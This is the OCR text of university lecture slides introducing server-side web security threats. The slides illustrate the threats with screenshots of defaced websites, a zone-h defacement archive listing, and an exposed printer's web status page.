Server-side Web Security and Injection Attacks

CS 161: Computer Security

Prof. David Wagner


February 10, 2014

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)




Mirror saved on: 2010-01-27 14:43:32

Notified by: Dr.KeviN
System: Linux

Domain: http://www.batac.gov.ph
Web server: Apache

IP address: 66.147.230.102
Notifier stats

This Site Owned By Dr.KeviN




IRANIAN CYBER ARMY

THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

iRANiAN.CYBER.ARMY@GMAiL.COM

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)
- What makes the problem particularly tricky?
  - Public access


zone-h
unrestricted information
Home News Events Archive Archive ★ Onhold Notify Stats Register Login
search...

[ENABLE FILTERS]


Total notifications: **160,081** of which **71,173** single ip and **88,908** mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★	Domain	OS	View
2014/02/10	Syrian Anonymous	H	M		🇳🇬	★	federalschoolofoccupationalthe...	Linux	mirror
2014/02/10	Syrian Anonoymous	H	M	R	🇳🇬	★	ncam.gov.ng	Linux	mirror
2014/02/10	spider64	H		R	🇺🇸	★	www.agripunjab.gov.pk	Linux	mirror
2014/02/10	FLY BOY	H		R	🇱🇾	★	www.mpc.gov.ly	Linux	mirror
2014/02/10	Mohit Amn Security Team			R	🇺🇸	★	kodam1-bukitbarisan.mil.id/me.php	Linux	mirror
2014/02/10	nighto mearo	H		R	🇹🇭	★	www.army3.mi.th	Linux	mirror
2014/02/10	AL.MaX HaCkEr				🇳🇬	★	womenaffairs.gov.ng/Antigov.html	Linux	mirror
2014/02/09	Bin LaDen Hacker		M	R	🇩🇪	★	k.hailsa.gov.sa/x.htm	Linux	mirror
2014/02/09	Bin LaDen Hacker		M	R	🇩🇪	★	alkebar-hailedu.gov.sa/x.htm	Linux	mirror
2014/02/09	Bin LaDen Hacker		M	R	🇩🇪	★	teacher.hailsa.gov.sa/x.htm	Linux	mirror
2014/02/09	Bin LaDen Hacker		M	R	🇩🇪	★	sh.hailsa.gov.sa/x.htm	Linux	mirror
2014/02/09	Bin LaDen Hacker		M	R	🇩🇪	★	hailsa.gov.sa/x.htm	Linux	mirror
2014/02/09	Bin LaDen Hacker			R	🇩🇪	★	p.hailsa.gov.sa/x.htm	Linux	mirror
2014/02/09	fiofa fado	H		R	🇺🇸	★	m.hailsa.gov.sa	Linux	mirror
2014/02/09	Maniak k4sur	H			🇪🇸	★	saludsogamoso.gov.co	Linux	mirror
2014/02/09	d3b~X				🇺🇸	★	dshtd.gov.al/ganteng.htm	Linux	mirror
2014/02/09	r00t1ng				🇫🇷	★	www.ville-blanquefort.fr/r.htm	Linux	mirror
2014/02/08	eRRoR 7rB		M	R	🇮🇹	★	alboweb.comune.poggiofiorito.c...	Linux	mirror
2014/02/08	eRRoR 7rB	H	M	R	🇮🇹	★	www.comune.poggiofiorito.ch.it	Linux	mirror
2014/02/08	Bin LaDen Hacker	H		R	🇮🇳	★	mcc.kerala.gov.in	Linux	mirror
2014/02/08	d3b~X				🇩🇪	★	ville-rouffach.fr/ganteng.htm	Linux	mirror
2014/02/07	Dr.SHA6H	H	M	R	🇺🇸	★	www.munipacucha.gob.pe	Linux	mirror
2014/02/07	Dr.SHA6H	H	M		🇺🇸	★	www.munihuancane.gob.pe	Linux	mirror

Web Server Threats

- What can happen if server is compromised?
  - Compromise of underlying system
  - Gateway to enabling attacks on clients
  - Disclosure of sensitive or private information
  - Impersonation (of users to servers, or vice versa)
  - Defacement
  - (not mutually exclusive)
- What makes the problem particularly tricky?
  - Public access
  - Mission creep



HP LaserJet 8150 Series

http://128.3.[redacted]/hp/device/this.LCDispatcher

Most Visited | Latest Headlines | NY Times | Google News | Daily | Weather | 294 | United | Traffic | Papers | US9 | IMC | CSET | Google Maps | RSS

HP LaserJet 8150 Series

HP LaserJet 8150 Series / 128.3.[redacted]

HP LaserJet 8150 Series

Home | Device | Networking

- Printer Status
- Configuration Page
- Supplies Status
- Event Log
- Usage Page
- Device Information

Other Links
[My Printer](#)
[Order Supplies](#)
[Solve A Problem](#)

Printer Status [Supplies](#) [Media](#) [Capabilities](#)

Control Panel

```
POWERSAVE ON
```

Ready | Data | Attention

Go | Cancel Current Job

Control Panel Help
Refresh Control Panel
Help

Set Refresh Rate:
0 minutes
Apply | Cancel

Supplies

	% of Life Remaining
Black	54%

Media

Status	Input/Output	Size	Type
	TRAY 3	LETTER	CARDSTOCK
	TRAY 2	LETTER	PLAIN
	TRAY 1	LETTER	PLAIN
OK	STANDARD OUTBIN	N/A	N/A
OK	FACE UP BIN	N/A	N/A

